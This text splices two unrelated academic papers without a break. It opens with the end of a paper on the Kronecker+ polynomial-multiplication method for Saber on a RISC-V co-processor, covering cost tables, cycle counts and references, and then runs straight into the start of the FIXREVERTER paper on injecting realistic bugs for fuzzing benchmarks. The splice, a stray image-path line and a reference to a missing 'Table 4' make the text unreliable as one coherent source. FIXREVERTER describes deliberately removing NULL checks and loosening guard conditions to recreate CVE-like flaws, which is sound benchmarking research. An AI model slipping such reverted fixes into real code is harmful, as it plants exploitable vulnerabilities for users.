In order to determine the required precision in Kronecker (i.e. the parameter ℓ), the bounds on the input need to be determined. Recall from §2.3.1 that the bound ℓ is independent of the modulus $X^{256}+1$. The coefficients of the polynomial $a_{i,j}$ are uniform in $\mathbb{Z}_q$ and can be represented in the interval $[-q/2, q/2-1] = [-2^{12}, 2^{12}-1]$ since q is even. The coefficients of s_j are samples in $[-\nu, \nu]$, where $\nu = 5,4,3$ depending on the security level (here $\nu = \mu/2$ where $\mu = 10,8,6$ in the Saber specification). This means that the product of 2 coefficients lies in the interval $[-2^{12}\nu, (2^{12}-1)\nu]$, requiring at most $\lceil \log(2^{13}\nu - \nu + 1) \rceil$ bits to represent. As each coefficient of the product is an accumulation of $k \cdot 256$ such coefficients, for a signed version of Kronecker it is sufficient to set $\ell = \lceil \log(2^{13}\nu - \nu + 1) + \log(k \cdot 256) \rceil$. This results in $\ell = 25$ for all security levels of Saber. However, as also noted in [1], it is beneficial to use $\ell = 32$ such that it aligns nicely with the byte boundaries and 32-bit datatypes on modern computer architectures. Moreover, many of the required steps in Kronecker simplify.

A completely analogous analysis can be made for Kyber and Dilithium, whose polynomial rings are very similar to that of Saber from the perspective of Kronecker+. However, for Kyber and Dilithium the situation is different. The approach taken in the NIST submission by Kyber optimizes for polynomial multiplication with the proposed NTT approach described in [33]. An example is that the large Kyber matrix $\mathbf{A} \in (\mathbb{Z}_q/(X^{256}+1))^{k \times k}$, for the Kyber modulus $q = 3329$ and the parameter $k \in \{2,3,4\}$ depending on the parameter set, is sampled directly into the NTT domain. These design decisions have an impact on the performance of alternative approaches. When considering the Kronecker approach, the authors of [1] note that this "basically nullify all gains from a different and faster algorithm for polynomial multiplication" and decide *not* to be compatible with the Kyber specification.

Function	# Muls	# Adds
`phi_and_shift`	–	–
`make_signed`	–	t
`forward_bfly`	–	$t \log t + T(\tau)$
`make_positive`	–	t
`multiply`	t	$2t$
`backward_bfly`	–	$t \log t + T(\tau)$
`divide_twos`	–	$2t$
`recover_coeffs`	–	–

Table 2: Number of $(\ell n/t + 1)$-bit multiplications and additions used in our implementation for the various parts of the Kronecker+ algorithm where $T = [0,0,1,5,17,49,\ldots]$ is a lookup table containing the number of required multiplications by roots of unity in the butterfly operations which boil down to additions in practice.

We re-iterate that this comment is absolutely right, prohibiting efficient implementation of Kronecker+ for those schemes in their current shape.

4.2 Theoretical Model

In this section we give a theoretical estimate for the runtime of Kronecker+. For this purpose we subdivide the algorithm into various subroutines according to the description of §3.3, creating simple and small steps that allow for straightforward counting of multiply-and-accumulate and additions (or subtractions). Recall that Kronecker+ predominantly operates in the ring $\mathbb{Z}/(2^{\ell n/t}+1)$, meaning that all counted operations are of $\ell n/t + 1$ bits. The operation counts are summarized in Table 2 and are exactly as performed in our implementation.

The first step is Line 1 of Algorithm 1, which we divide up into the three steps listed in §3.3.2. The combination of the first two is referred to as `phi_and_shift`, while the third operation is a butterfly routine called `forward_bfly`. The butterfly can be implemented with $t \log t$ additions and $T(\tau)$ multiplications by roots of unities, where $T(\tau) = 0,0,1,5,17$ for $\tau = 0,1,2,3,4$ (see Figure 1 for examples). The roots of unities $2^{2ij\ell n/t^2}$ (for $0 \leq i,j < t$) are powers of two; even better for $\tau \leq 4$ (recall that $t = 2^\tau$) one always has $2ij\ell n/t^2 \equiv 0 \pmod{32}$ which means that all shifts come for free by relabeling and we just have to compute a modular reduction which can be implemented as an addition (even as a half addition on average, though we choose to be conservative here). The `phi_and_shift` routine does not require explicit multiplications or additions, but we mention it as it reveals an interesting step of the algorithm requiring memory operations. If a co-processor is employed, this would be the step where the data is loaded onto it. Although it does not contribute to the arithmetic cost, we decide to include it anyway as it should not be forgotten. Additionally, if signed coefficients

Function	Ref.	τ				
		0	1	2	3	4
MatrixVectorMul	2 468	716	430	295	255	291
InnerProd	823	235	138	91	76	84
indcpa_kem_keypair	3 691	1 972	1 682	1 549	1 509	1 548
indcpa_kem_enc	4 477	2 152	1 765	1 585	1 528	1 574
indcpa_kem_dec	856	286	189	144	129	138
crypto_kem_keypair	4 018	2 300	2 011	1877	1 837	1 876
crypto_kem_enc	5 280	2 958	2 571	2391	2 334	2 380
crypto_kem_dec	5 786	2 893	2 411	2184	2 113	2 168

Table 3: Cycle counts of Saber operations Kronecker+ in 1000s of cycles, where all operations are rounded up.

are considered, the routine with t subtractions by $Q(2^\ell)$ as described in Equation (4) needs to be applied. This operation is referred to as `make_signed`.

The next operation is the multiplication in Line 2 of Algorithm 1, called `multiply`, which requires t multiplications and $2t$ additions for the reduction modulo $2^{\ell n/t}+1$. To simplify its implementation we assume that the inputs are positive, which is not necessarily true after the butterfly. Therefore we include the function `make_positive` that adds a fixed multiple of $2^{\ell n/t}+1$ large enough to make all values positive. This costs t additions.

Line 3 of Algorithm 1 starts with another butterfly operation `backward_bfly` with the same cost as `forward_bfly`. Afterwards the operation `divide_twos` divides by $t \cdot 2^{i\ell/t}$ for $i = 0,1,\ldots,t-1$. As $i\ell/t$ will be small, this can be implemented as a very small shift followed by two additions. Finally, Line 4 performs the steps laid out in Algorithm 2. Analogously to `phi_and_shift`, this has no arithmetic cost but can interpreted as loading the coefficients from the co-processor back to the host device (with some minor overhead). This operation is named `recover_coeffs`.

4.3 Performance Results

Recall that our target platform has a RISC-V architecture with the M-extensions which include integer multiplication and division instructions. Attached to this platform is a proprietary dedicated arithmetic co-processor designed to accelerate RSA and ECC. This co-processor can perform arbitrary length (modular) arithmetic up to 4096 bits.

Our implementation is derived from the C reference implementation of Saber,[1] where the calls to `poly_mul_acc` are replaced by Kronecker+. The implementation of Kronecker+ is written in C except the calls to integer multiplications and additions, for which special intrinsic instructions are used to utilize the co-processor. We include cycle counts for the main Saber operations `MatrixVectorMul` and `InnerProd`, and all high-level IND-CPA and IND-CCA routines. We select the NIST Level 3 security level variant (itself called Saber) in which `MatrixVectorMul` performs a 3×3 matrix-vector multiplication where the matrix elements lie in $\mathbb{Z}_{2^{13}}$ and the vector elements are in $[-4,4]$. It is important to note that the polynomial products can be accumulated in the Kronecker domain. That is, we need to apply $9+3=12$ forward transformations for the matrix and the vector, but only 3 backwards transformations for the resulting 3×1 vector. For $\tau > 0$ ($\tau = 0$ is special as some operations can be completely ignored) we call $12\times$`phi_and_shift`, $12\times$`forward_bfly`, $3\times$`make_signed`, $12\times$`make_positive`, $9\times$`multiply`, $3\times$`backward_bfly`, $3\times$`divide_twos` and $3\times$`recover_coeffs`. Moreover, the accumulation itself requires a further $9t$ additions. As the `InnerProd` routine in decryption is called with a pre-computed secret, we assume this to be stored in Kronecker domain (computed during key generation).

We summarize the results in Table 3. Firstly, we observe significant speedups for Kronecker+ for $\tau > 0$. This is to be expected: for $\tau = 0$ the cost of the algorithm is almost completely dominated by the multiplication, and it is not until $\tau = 4$ that the cost of the (forward and backward) butterflies starts to outweigh the decreased cost of multiplications. On our platform the optimum is reached at $\tau = 3$, in which case it outperforms Kronecker substution ($\tau = 0$) and Harvey's negated-evaluation-points method ($\tau = 1$) by a factor 2.8 and 1.7 respectively for `MatrixVectorMul`. For `InnerProd` Kronecker+ with $\tau = 3$ outperforms the same algorithms by factors 3.1 and 1.8, respectively. Moreover it is 9.7 and 10.8 times faster than the Saber reference implementation, although it should be noted that the reference implementation was not designed for speed. We are not aware of any RISC-V assembly optimized implementations we can compare against.

We can also compare to existing RISC-V implementations of Saber: for example, Fritzmann, Sigl and Sepúlveda [14] pro-

[1] https://github.com/KULeuven-COSIC/SABER/tree/master/Reference_Implementation_KEM

pose several (tightly coupled) hardware accelerators for Saber on a CV32E40P core from the PULP project. A comparison of our reference implementation with their baseline [14, Table 5] however shows that their CPU core is much more optimized towards speed than ours, since the code bases are essentially equal while their cycle counts are much lower. Interestingly, they report a cost of approximately 71k cycles for polynomial multiplication using the *pq.mac* operation, resulting in about 642k cycles for a full `MatrixVectorMul`. Since an implementation with the contemporary arithmetic co-processor requires only 255k cycles in the best case, this shows that one could significantly benefit from Kronecker+ even when using a much faster RISC-V core than our target.

Recently, an even faster implementation on the CV32E40P core was proposed in [13], which utilizes dedicated hardware for polynomial multiplications with NTTs [8]. Although this would be extremely beneficial for future platforms, it is not compatible with *contemporary* co-processors.

Finally, a dedicated co-processor is separated from the main processor and can therefore perform independent operations concurrently. Much of Kronecker+ can therefore be computed while other operations are in progress (e.g., the pseudo-random generation of the matrix), making much of it "free". The lower the latency on the co-processor, the easier it is to run it in parallel with other operations. As long as the cost of Saber is dominated by CPU operations, we expect much of the polynomial multiplication can actually be performed for free in this manner. We leave such an implementation approach for future work.

4.4 Estimating Performance

The performance results displayed in Table 4 are very specific to our target platform, while one might also wonder if the Kronecker+ algorithm is suitable for any other selected platform. In this section we provide some guidance on estimating the performance of Kronecker+ for a given platform. Of course, the best way to completely capture the runtime is to implement and benchmark it, but this might be too time-consuming for a practitioner.

Firstly, many of the Kronecker+ parameters are determined by the cryptographic scheme. The value n is the modulus of the ring, which is 256 in the case of Saber. The Kronecker parameter ℓ is determined by the coefficient size and degree of the polynomials; in §4.1 we show in detail that $\ell = 32$ suffices for Saber. As the runtime of Kronecker+ is dominated by integer multiplication and additions, the crucial information to determine the runtime of Kronecker+ is the cost of a b-bit multiplication and addition. We denote these by $M(b)$ and $A(b)$, respectively, and they are determined by the co-processor. Given these, the cost of each of the various Kronecker+ sub-routines can be determined from Table 2. Finally, for a given operation (e.g., `MatrixVectorMul`) one can add up the cost of all required calls to sub-routines.

By way of example, let us estimate the runtime of `MatrixVectorMul` on the SLE78CLUFX5000, which is reported to have an RSA co-processor that satisfies $M(2049) = 9300$ and $A(2049) = 8$ [1, §5.3]. A completely analogous analysis can be performed on any platform on which the cost of additions and multiplication is known. For $t = 4$ all of the multiplications and additions in Table 2 are exactly 2049-bit. Recall from §4 that `MatrixVectorMul` calls $12\times$`phi_and_shift`, $12\times$`forward_bfly`, $3\times$`make_signed`, $12\times$`make_positive`, $9\times$`multiply`, $3\times$`backward_bfly`, $3\times$`divide_twos` and $3\times$`recover_coeffs`. Combining with Table 2 for $t = 4$, we see that Kronecker+ uses exactly 327 additions and 36 multiplications. This leads to a total of 337 416 cycles, which is almost completely dominated by the cost of the multiplications. For the same operation (though for Kyber, which makes no difference in this case of integer arithmetic) [1, Table 2] reports 556 895 and 642 726 cycles for regular Kronecker substitution and Harvey's negated-points method, respectively. Therefore it seems plausible that Kronecker+ can lead to a performance improvement on the SLE78CLUFX5000 compared to the methods of [1]. Again, at this point this is only a theoretical estimate: there might be significant overhead in loading data to or getting data from the the co-processor. To obtain an exact comparison an implementation would be necessary.

5 Conclusions

We introduced a more flexible way of computing polynomial multiplications in the ring $\mathbb{Z}[X]/(X^n+1)$ that can be combined particularly well with Kronecker substitution and allows for efficient implementation using widely available arithmetic co-processors. This algorithm, which we refer to as Kronecker+, can be seen as a variant of the Nussbaumer algorithm combined with Kronecker substitution, as well as a generalization of Harvey's multipoint Kronecker substitution to rings in which roots of unity of higher degrees are available.

From a theoretical point of view this allows for faster polynomial multiplication in the targeted ring $\mathbb{Z}[X]/(X^n+1)$ on computer architectures with large multipliers. From a practical point of view we outline implementation considerations when contemporary co-processors are put to the task of accelerating post-quantum cryptography. We have demonstrated the potential of Kronecker+ in this setting by implementing the post-quantum finalist scheme Saber. We show that our new algorithm outperforms Kronecker substution and Harvey's negated-evaluation-points method by a factor up to 2.8 and 1.7 respectively when used on our platform with an arithmetic co-processor.

References

[1] Martin R. Albrecht, Christian Hanser, Andrea Hoeller, Thomas Pöppelmann, Fernando Virdia, and Andreas Wallner. Implementing RLWE-based schemes using an RSA co-processor. *IACR TCHES*, 2019(1):169–208, 2018. https://tches.iacr.org/index.php/TCHES/article/view/7338.

[2] Erdem Alkim, Léo Ducas, Thomas Pöppelmann, and Peter Schwabe. Post-quantum key exchange – a new hope. In *Proceedings of the 25th USENIX Security Symposium*. USENIX Association, 2016.

[3] Daniel J. Bernstein, Billy Bob Brumley, Ming-Shing Chen, Chitchanok Chuengsatiansup, Tanja Lange, Adrian Marotzke, Bo-Yuan Peng, Nicola Tuveri, Christine van Vredendaal, and Bo-Yin Yang. NTRU Prime. Technical report, National Institute of Standards and Technology, 2020. available at https://csrc.nist.gov/projects/post-quantum-cryptography/round-3-submissions.

[4] D.J. Bernstein. Multidigit Multiplication For Mathematicians. 1997. https://cr.yp.to/papers/m3.pdf.

[5] Marco Bodrato and Alberto Zanoni. Integer and Polynomial Multiplication: Towards Optimal Toom-Cook Matrices. In Christopher W. Brown, editor, *ISSAC 2007*, pages 17–24. ACM press, July 2007.

[6] Joppe W. Bos, Craig Costello, Michael Naehrig, and Douglas Stebila. Post-quantum key exchange for the TLS protocol from the ring learning with errors problem. In *2015 IEEE Symposium on Security and Privacy – SP*, pages 553–570. IEEE Computer Society, 2015.

[7] Joppe W. Bos, Kristin Lauter, Jake Loftus, and Michael Naehrig. Improved security for a ring-based fully homomorphic encryption scheme. In Martijn Stam, editor, *Cryptography and Coding 2013*, volume 8308 of *Lecture Notes in Computer Science*, pages 45–64. Springer, 2013.

[8] Chi-Ming Marvin Chung, Vincent Hwang, Matthias J. Kannwischer, Gregor Seiler, Cheng-Jhih Shih, and Bo-Yin Yang. NTT Multiplication for NTT-unfriendly Rings. Cryptology ePrint Archive, Report 2020/1397, 2020. https://eprint.iacr.org/2020/1397.

[9] S. A. Cook. *On the minimum computation time of functions*. PhD thesis, Harvard University, 1966.

[10] J. W. Cooley and J. W. Tukey. An algorithm for the machine calculation of complex Fourier series. *Mathematics of Computation*, 19:297–301, 1965.

[11] Jan-Pieter D'Anvers, Angshuman Karmakar, Sujoy Sinha Roy, Frederik Vercauteren, Jose Maria Bermudo Mera, Michiel van Beirendonck, and Andrea Basso. SABER. Technical report, National Institute of Standards and Technology, 2020. available at https://csrc.nist.gov/projects/post-quantum-cryptography/round-3-submissions.

[12] Espressif Systems. ESP32 Technical Reference Manual. https://www.espressif.com/sites/default/files/documentation/esp32_technical_reference_manual_en.pdf.

[13] Tim Fritzmann, Michiel Van Beirendonck, Debapriya Basu Roy, Patrick Karl, Thomas Schamberger, Ingrid Verbauwhede, and Georg Sigl. Masked Accelerators and Instruction Set Extensions for Post-Quantum Cryptography. Cryptology ePrint Archive, Report 2021/479, 2021. https://eprint.iacr.org/2021/479.

[14] Tim Fritzmann, Georg Sigl, and Johanna Sepúlveda. RISQ-V: Tightly coupled accelerators for post-quantum cryptography. *IACR TCHES*, 2020(4):239–280, 2020. https://tches.iacr.org/index.php/TCHES/article/view/8683.

[15] Pierrick Gaudry, Alexander Kruppa, and Paul Zimmermann. A GMP-based implementation of Schönhage-Strassen's large integer multiplication algorithm. *Proceedings of the International Symposium on Symbolic and Algebraic Computation, ISSAC*, 07 2007.

[16] David Harvey. Faster polynomial multiplication via multipoint Kronecker substitution. *Journal of Symbolic Computation*, 44(10):1502–1510, 2009.

[17] Infineon. SLE 78CAFX1M1SPHM. https://www.infineon.com/cms/en/product/security-smart-card-solutions/security-controllers/sle-78/sle-78cafx1m1sphm.

[18] Anatoly Karatsuba and Yuri Ofman. Multiplication of Many-Digital Numbers by Automatic Computers. *Doklady Akad. Nauk SSSR*, 145:293–294, 1962. Translation in Physics-Doklady 7, 595–596, 1963.

[19] N. Koblitz. Elliptic curve cryptosystems. *Mathematics of Computation*, 48:203–209, 1987.

[20] L. Kronecker. Grundzüge einer arithmetischen Theorie der algebraischen Grössen. *Journal für die reine und angewandte Mathematik*, 92:1–122, 1882.

[21] Vadim Lyubashevsky, Léo Ducas, Eike Kiltz, Tancrède Lepoint, Peter Schwabe, Gregor Seiler, Damien Stehlé, and Shi Bai. CRYSTALS-DILITHIUM. Technical report, National Institute of Standards and Technology, 2020. available at https://csrc.nist.gov/projects/post-quantum-cryptography/round-3-submissions.

[22] Gilad David Maayan. The IoT rundown for 2020: Stats, risks, and solutions. https://securitytoday.com/Articles/2020/01/13/The-IoT-Rundown-for-2020.aspx.

[23] Victor S. Miller. Use of elliptic curves in cryptography. In Hugh C. Williams, editor, *CRYPTO'85*, volume 218 of *LNCS*, pages 417–426. Springer, Heidelberg, August 1986.

[24] Michael Naehrig, Erdem Alkim, Joppe Bos, Léo Ducas, Karen Easterbrook, Brian LaMacchia, Patrick Longa, Ilya Mironov, Valeria Nikolaenko, Christopher Peikert, Ananth Raghunathan, and Douglas Stebila. FrodoKEM. Technical report, National Institute of Standards and Technology, 2020. available at https://csrc.nist.gov/projects/post-quantum-cryptography/round-3-submissions.

[25] National Institute of Standards and Technology. Post-quantum cryptography standardization. https://csrc.nist.gov/Projects/Post-Quantum-Cryptography/Post-Quantum-Cryptography-Standardization.

[26] H. Nussbaumer. Fast polynomial transform algorithms for digital convolution. *IEEE Transactions on Acoustics, Speech, and Signal Processing*, 28(2):205–215, 1980.

[27] NXP Semiconductors. NXP secure microcontroller SmartMX P71D321. https://www.nxp.com/docs/en/fact-sheet/P71D321.pdf.

[28] John M. Pollard. The fast Fourier transform in a finite field. *Mathematics of computation*, 25(114):365–374, 1971.

[29] Thomas Prest, Pierre-Alain Fouque, Jeffrey Hoffstein, Paul Kirchner, Vadim Lyubashevsky, Thomas Pornin, Thomas Ricosset, Gregor Seiler, William Whyte, and Zhenfei Zhang. FALCON. Technical report, National Institute of Standards and Technology, 2020. available at https://csrc.nist.gov/projects/post-quantum-cryptography/round-3-submissions.

[30] R. L. Rivest, A. Shamir, and L. Adleman. A Method for Obtaining Digital Signatures and Public-Key Cryptosystems. *Commun. ACM*, 21(2):120–126, February 1978.

[31] A. Schönhage and V. Strassen. Schnelle Multiplikation großer Zahlen. *Computing*, 7:281–292, 1971.

[32] Arnold Schönhage. Asymptotically fast algorithms for the numerical multiplication and division of polynomials with complex coefficients. In Jacques Calmet, editor, *Computer Algebra*, pages 3–15. Springer Berlin Heidelberg, 1982.

[33] Peter Schwabe, Roberto Avanzi, Joppe Bos, Léo Ducas, Eike Kiltz, Tancrède Lepoint, Vadim Lyubashevsky, John M. Schanck, Gregor Seiler, and Damien Stehlé. CRYSTALS-KYBER. Technical report, National Institute of Standards and Technology, 2020. available at https://csrc.nist.gov/projects/post-quantum-cryptography/round-3-submissions.

[34] Peter W. Shor. Algorithms for quantum computation: Discrete logarithms and factoring. In *35th FOCS*, pages 124–134. IEEE Computer Society Press, November 1994.

[35] The Sage Developers. *SageMath, the Sage Mathematics Software System (Version 8.1)*, 2020. https://www.sagemath.org.

[36] A.L. Toom. The complexity of a scheme of functional elements realizing the multiplication of integers. In *Soviet Mathematics Doklady*, volume 3, pages 714–716, 1963.

[37] G. van der Lubbe. A New Hope for Nussbaumer. 2016. https://www.cs.ru.nl/bachelors-theses/2016/Gerben_van_der_Lubbe___4389026___A_New_Hope_for_Nussbaumer.pdf.

[38] Bin Wang, Xiaozhuo Gu, and Yingshan Yang. Saber on ESP32. In Mauro Conti, Jianying Zhou, Emiliano Casalicchio, and Angelo Spognardi, editors, *Applied Cryptography and Network Security - ACNS 2020*, volume 12146 of *LNCS*, pages 421–440. Springer, 2020.

[39] Zhenfei Zhang, Cong Chen, Jeffrey Hoffstein, William Whyte, John M. Schanck, Andreas Hulsing, Joost Rijneveld, Peter Schwabe, Oussama Danba, Tsunekazu Saito, Takashi Yamakawa, and Keita Xagawa. NTRUEncrypt. Technical report, National Institute of Standards and Technology, 2020. available at https://csrc.nist.gov/projects/post-quantum-cryptography/round-3-submissions.

FIXREVERTER: A Realistic Bug Injection Methodology for Benchmarking Fuzz Testing

Zenong Zhang[†], *Zach Patterson*[†], *Michael Hicks*[‡], *and Shiyi Wei*[†]
[†] *University of Texas at Dallas* [‡] *University of Maryland and Amazon*[*]

Abstract

Fuzz testing is an active area of research with proposed improvements published at a rapid pace. Such proposals are assessed *empirically*: Can they be shown to perform better than the status quo? Such an assessment requires a benchmark of target programs with well-identified, realistic bugs. To ease the construction of such a benchmark, this paper presents FIXREVERTER, a tool that automatically injects realistic bugs in a program. FIXREVERTER takes as input a *bugfix pattern* which contains both code syntax and semantic conditions. Any code site that matches the specified syntax is *undone* if the semantic conditions are satisfied, as checked by static analysis, thus (re)introducing a likely bug. This paper focuses on three bugfix patterns, which we call *conditional-abort*, *conditional-execute*, and *conditional-assign*, based on a study of fixes in a corpus of Common Vulnerabilities and Exposures (CVEs). Using FIXREVERTER we have built REVBUGBENCH, which consists of 10 programs into which we have injected nearly 8,000 bugs; the programs are taken from FuzzBench and Binutils, and represent common targets of fuzzing evaluations. We have integrated REVBUGBENCH into the FuzzBench service, and used it to evaluate five fuzzers. Fuzzing performance varies by fuzzer and program, as desired/expected. Overall, 219 unique bugs were reported, 19% of which were detected by just one fuzzer.

1 Introduction

Fuzz testing (a.k.a. *fuzzing*) has proved to be surprisingly successful at discovering security vulnerabilities. For example, AFL [1], one of the most mature and widely used fuzzers, has an extensive trophy case. This success has spurred research toward addressing fuzzing's weaknesses, with dozens of published improvements in the last few years [2].

Most proposed fuzzing improvements are judged *empirically*. A proposed improvement's implementation is evaluated by running it on a set of target programs, comparing its performance against that of one or more baseline fuzzers.

A key question is what performance measure to use. One popular measure, employed by Google's FuzzBench [3], is *code coverage*; if a fuzzer *A* (the improvement) is able to generate tests that execute more distinct lines/branches in a target program than the baseline *B*, then one could argue *A* will find more bugs. Multiple studies have been performed with the goal of understanding the relationship between code coverage and bug finding [4–6]. Unfortunately, a recent study finds that while there is a strong correlation between the coverage achieved and the number of bugs found by a fuzzer, there is not strong agreement on which fuzzer is superior if coverage is used to compare the fuzzers [7].

Another popular measure is to count the number of distinct, crash-inducing inputs generated, a.k.a. *unique crashes*. Since two different inputs can easily trigger the same bug, researchers often employ deduplication heuristics; two popular heuristics are AFL's "coverage profiles" and fuzzy stack hashes [8]. However, a study by Klees et al. [9] showed that both heuristics could still yield many false positives (many "deduplicated" inputs still trigger the same bug) and also some false negatives ("deduplicating" an input can actually remove evidence of a distinct bug). For one program, their study found that a result that appeared to show fuzzer *A* was superior to baseline *B* disappeared when ground truth was used, rather than "unique" crash heuristics.

1.1 Developing a Fuzzing Benchmark

Klees et al. recommended developing a *benchmark* of buggy programs with which to empirically compare fuzzer implementations [9]. Systematizing their advice, we identify four goals for an effective benchmark suite:

G1 it should use relevant, real-world target programs;

G2 those programs should contain realistic, relevant bugs (e.g., memory corruption/crash bugs);

[*] Work done prior to starting at Amazon.

G3 these bugs should be triggerable in a way that clearly indicates when a particular bug is found, to avoid problems with deduplication;

G4 the benchmark should defend against overfitting.

There are several extant fuzzing benchmarks, but none meet all of these criteria. UNIFUZZ [10] comprises many real-world programs with known bugs, satisfying **G1** and **G2**. But triggering a bug does not emit a telltale sign; instead, UNIFUZZ distinguishes bugs based on stack traces, which is unreliable per Klees et al. [9], thus violating **G3**. Google FuzzBench also comprises dozens of real-world programs, but many of them do not have known bugs; FuzzBench focuses on measuring code coverage, not bugs triggered. For those programs that have bugs, it uses unreliable means (stack traces) to distinguish them. The DARPA Cyber Grand Challenge (CGC) [11] has well-identified (**G3**) and realistic (**G2**) bugs, but its programs are synthetic, violating **G1**. Magma [12] satisfies **G1**, **G2**, and **G3**: it comprises real-world programs with relevant bugs injected by hand so that when a bug is triggered, it gives a telltale sign.

An issue with any benchmark, and with each of these in particular, is that it can be prone to overfitting (**G4**). Fuzzer developers may start to employ heuristics and strategies that do not serve the general goal of finding more vulnerabilities, but instead simply aim to perform better on a particular benchmark [9]. A benchmark built around automated *fault injection* can help avoid the overfitting problem and satisfy the other goals, too: (1) bugs can be automatically injected into real programs in a way that the bug signals when triggered, and (2) the tool can be used to produce new, fault-injected programs as often as needed, to prevent fuzzers from overfitting to a fixed set of programs.

LAVA [13] is an approach for adding faults to a program automatically, and LAVA-M is a collection of four programs with LAVA-injected bugs, which has proved to be a popular evaluation target in the fuzzing literature [14–18]. LAVA works by injecting code snippets that each consist of a branch with an unusual condition; if the condition is true, the program faults (with a telltale sign). Apocalypse [19] generalizes this approach by injecting conditions that implement an *error transition system*, with a fault induced when the final state is reached. Both LAVA and Apocalypse arguably fail **G2**, since the injected patterns do not resemble realistic bugs. For LAVA there is also concern (noted by the LAVA authors [20]) that the injected pattern is easily gamed, reducing the benefit of automating fault injection for evaluation purposes. EvilCoder [21] uses static dataflow analysis as the basis for injecting realistic source/sink bugs, but as far as we can tell has never been used at scale.




Figure 1: The architecture of FIXREVERTER.

1.2 Our proposal: FIXREVERTER

This paper presents FIXREVERTER, a new fault injection tool, and REVBUGBENCH, a benchmark we have produced using it. To increase the realism of its injected faults, FIXREVERTER employs patterns that match fixes of previous CVEs [22]. In particular, FIXREVERTER is instructed to find a pattern that matches an observed fix, and then *reverses* that pattern, aiming to undo the "fix" and thereby (re)introduce a bug.

Figure 1 depicts FIXREVERTER. It takes as inputs a program into which to inject bugs, and descriptions of bugfix patterns. Bugfix patterns have two components: a *syntactic pattern* that identifies, via a grammar, code at a potential injection site, and a *semantic condition* that indicates whether reverting the matched code could lead to a crash.

Based on a study of 814 CVEs (Section 2) we have developed three bugfix patterns, which we call *conditional-abort* (`ABORT`), *conditional-execute* (`EXEC`), and *conditional-assign* (`ASSIGN`). The `ABORT` pattern matches a fix that aborts continued forward execution if the condition is true. One instance of this pattern is CVE-2017-8395 [23], shown in Figure 2 (under the comment *PR 21431*), which returns early if a pointer variable is NULL, in order to avoid subsequently dereferencing it. The `EXEC` pattern matches a fix that adds additional constraints to a conditional to prevent erroneous execution of its body. The `ASSIGN` pattern matches a fix that introduces a conditional assignment to a variable, to prevent erroneous execution involving that variable in the code that follows it.

For each pattern, FIXREVERTER first matches the syntax of the pattern in the target program according to a grammar (Section 3.1), thus identifying candidate injection sites (Section 3.2). Then, for each candidate injection site that matches this code pattern, FIXREVERTER checks the semantic condition, which if satisfied means that reversing the fix will likely result in a triggerable crash. It does this via a *static reachability & dependence analysis* (Section 3.3). This analysis first checks whether the injection site may be *reachable* via a feasible program execution starting at an entry point (e.g., `main`). For example, the NULL-check site in Figure 2 is

reachable from main through the orange call edges. Second, it (inter-procedurally) checks whether there is dataflow from a relevant variable or field to a possible dereference site. For the example in Figure 2, the variable is uncompressed_buffer and the analysis would detect that this variable flows to a dereference within the fread call (through the blue dataflow edges). If the analysis finds no dereference site to which a variable flows, FIXREVERTER will not reverse the code pattern, since it has no specific evidence that doing so will induce a crash.

After deciding the final set of bugs, FIXREVERTER injects them (Section 3.4). For `ABORT` pattern, this means deleting the check and return (or dropping a disjunctive clause). For `EXEC` pattern, this means loosening the condition. For `ASSIGN` pattern, this means removing the conditional assignment. FIXREVERTER's injector avoids introducing new branches that may be instrumented by the fuzzers and affect their feedback, similar to Magma's by-hand injections [12].

To avoid injecting uninteresting bugs which could fail too easily, FIXREVERTER runs a *naive bug filter*. One possible filter is the target program's regression test suite—any injected bug that fails the regression tests should be discarded. Another strategy, which we used to develop REVBUGBENCH, is to run the program with injected bugs using a fuzzing seed, and we do not inject those triggered by the seed.

To report the specific cause(s) of a crash due to some input I, we apply a novel triage procedure (Section 3.5). To have clear indicators which injected bugs are triggered in a crashing input, FIXREVERTER logs when the guards from the removed and updated conditions hold. The triage procedure identifies two kinds of cause: (1) an *individual cause* is a single bug that is sufficient to produce the crash with I, on its own; (2) a *combination cause* is a set of bugs that must all be present for I to crash. Sometimes a single input can induce multiple crashes with distinct causes; e.g., input I produced by a fuzzer when bugs A, B, and C are injected could triage to having both A and B, individually, as causes (*both* need not be present, but if either is, the program crashes).

1.3 A New Benchmark: REVBUGBENCH

We construct REVBUGBENCH (Section 4) by running FIXREVERTER on 8 programs in FuzzBench and 2 Binutils programs, all used in prior fuzzing evaluations (**G1**). In total, nearly 8000 bugs are injected. We integrated REVBUGBENCH into Google's FuzzBench service to simplify its use in evaluating fuzzers at scale.

We evaluated 5 fuzzers on REVBUGBENCH (Section 5): AFL [1], libFuzzer [24], AFL++ [25], Eclipser [16], and FairFuzz [26]. In total, the fuzzers triggered 219 individual-bug causes, 19% of which were detected by at most one fuzzer, and 221 additional combination causes. Performance varied by fuzzer and target program, with AFL++ doing the best overall.

In summary, REVBUGBENCH contains 10 real-world programs from prior fuzzing evaluations, satisfying **G1**. **G2** follows from the reversion of code patterns based on real CVE bugfixes, and **G3** follows from the injection logic that identifies when a bug is triggered. There is the caveat that a reverted fix is not provably triggerable because FIXREVERTER's static analysis is necessarily overapproximate, and moreover injected bugs may interact in ways that the analysis did not anticipate. Nevertheless, as a practical matter we find that many injected bugs *are* triggerable by modern fuzzers, and many more are not; moreover, our triage procedure allows the root causes of a crash to be discerned. Finally, **G4** is satisfied because while fuzzers may overfit to a static set of injected bugfix patterns, the use of FIXREVERTER allows REVBUGBENCH to be expanded with new patterns and programs, or by creating benchmark variants using a sample of injected bugs. We hope REVBUGBENCH's integration into FuzzBench could ensure its continued use and evolution.

